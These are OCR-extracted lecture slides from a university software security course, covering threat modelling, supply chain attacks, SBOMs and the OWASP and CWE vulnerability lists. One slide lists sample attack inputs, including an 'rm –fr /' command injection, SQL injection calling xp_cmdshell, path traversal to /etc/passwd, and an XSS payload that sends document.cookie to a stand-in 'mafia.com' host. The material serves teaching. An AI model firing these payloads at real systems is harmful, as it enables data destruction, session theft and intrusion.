
Software Security

Threat Modelling & INPUT problems



Erik Poll

Digital Security

Radboud University Nijmegen

Recap: before mid-term break

Security measures at various stages in the development lifecycle

1. **Static analysis/SAST: PREfast**
2. **Dynamic analysis/DAST: fuzzing**
3. **Safe(r) programming languages**
4. **Compartmentalisation/Sandboxing**

for detection, prevention, and/or mitigating impact of bugs

Recap: before mid-term break

Security vulnerabilities we came across

- Memory corruption
- Integer overflow
- Format string attacks
- OS command injection - in PREfast example

```
int execute( [SA_Pre(Tainted=SA_No)] char *buf) { return system(buf); }
```

- Race condition/TOCTOU

  which is why immutability of data can be important

- Deserialisation attacks

  eg in Java, with Log4J


Today & next week: most of the other security vulnerabilities

This week and next week

- Threat modelling
- Classifications of security flaws
  - all the other bug classes
- Secure input handling
  - more structural prevention of input handling problems

Threat modelling

How would you attack this website?



Fun INPUT to try

- Ridiculously long inputs to cause buffer overflows
  - or with lots of %x%x%x%x%x%x to trigger format string attacks
- OS command injection erik@ru.nl; rm –fr /
- SQL injection erik@ru.nl '; DROP TABLE Customers;--
  erik@ru.nl '; exec master.dbo.xp_cmdshell
- Path traversal http://company.nl/XYZ123?lang=../../etc/passwd
  http://company.nl/XYZ123?lang=../../../../dev/urandom
- Forced Browsing http://company.nl/XYZ123?uid=s000 , s001 etc.
- HTML injection & XSS eg via HTML input in the text field

  <html><img src="http://a.com/a.jpg" width ="999999999" height="999999999">

  <html> <script> …; img.src ="http://mafia.com/" + document.cookie</script>

  or via URL parameter

  http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>
- Local or Remote PHP file injection

  http://company.nl/XYZ123/index.html?option=../../admin/menu.php%00

  http://company.nl/XYZ123/index.html?option=http://mafia.com/attack.php
- noSQL, LDAP, XML, SSI, XXE, OGNL, … injection

Fun files to upload

Just to DoS:

- zip or XML bomb
  - 40 Kb zip file can expands to 4GB when unzipped - aka zip of death
  - 1Kb XML file can expand to 3 GB when XML parser expands recursive definitions as part of canonicalisation

To take over control in more interesting ways:


- .exe file
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer

  esp. for complex file formats with viewers in memory-unsafe languages
- Word or Excel document with macros


  old-time favourite, but still works & still in use
- Uploading some JavaScript?

  if you have another attack to trick browsers into executing it

Other attack vectors, besides these input possibilities?



Other attack vectors



Less obvious attack vectors:

- **Supply chain attacks**
- **Insider attacks**
- **Setting a fake copy of the website at `https://c0mpany.nl` to use in phishing attack**

Example supply chain attacks

ANDY GREENBERG EXCERPT SECURITY AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History


Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.

Ticketmaster Blames Third Party Over Data Breach

By Kevin Townsend on June 29, 2018

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.



https://www.wired.com/story/magecart-amazon-cloud-hacks

https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

SBOM

Software Bill of Materials (SBOM) is an **inventory of software components of some product**

> "a complete, formally structured list of components, libraries, and modules that are required to build (i.e. compile and link) a given piece of software and the supply chain relationships between them. These components can be open source or proprietary, free or paid, and widely available or restricted access"

Goal: improved insight in supply chain & dependencies,

- to be aware of attack surface that the supply chain brings
- to manage patching
- …

Industry & government push to make SBOMs standard / mandatory

Threat modelling

- HOW?
  - Attack surface, attack vectors
- WHO?
  - Capabilities & resources of the attacker
- WHY?
  - What is attacker interested in?
  - What are we as defenders worried about?

Some semi-structured approaches: attack trees, Microsoft STRIDE, drawing some diagrams, …

We can use a *negative* security model in terms of threats,
or *positive* one in terms of security requirements

Threat modelling also comes up in Security in Organisations course


HOW things go wrong:


classes of security vulnerabilities

Classifications & rankings of security flaws

Many proposals to categorise & rank common security vulnerabilities in bug classes

- **OWASP Top 10**
- **SANS CWE Top 25**
- **24 Deadly Sins of Software Security**
- ...
- ...





OWASP Top Ten


2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
A10:2021-Server-Side Request Forgery (SSRF)*

OWASP Top Ten



SANS CWE Top 25 [2021]

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

CVE, CWE, CRE

- CVE - Common *Vulnerability* Enumeration

https://cve.mitre.org

- CWE - Common *Weakness* Enumeration

https://cwe.mitre.org

Here weakness means 'bug class'
NB this is very non-standard use of the term!

- CRE - Common *Requirement* Enumeration$_{\text{Beta}}$

https://www.opencre.org

Recent initiative to standardise/relate requirements across (the many!) different security standards & guidelines

Memory corruption?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Memory corruption

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks?

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Injection attacks

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

Access control? (authentication + authorisation)

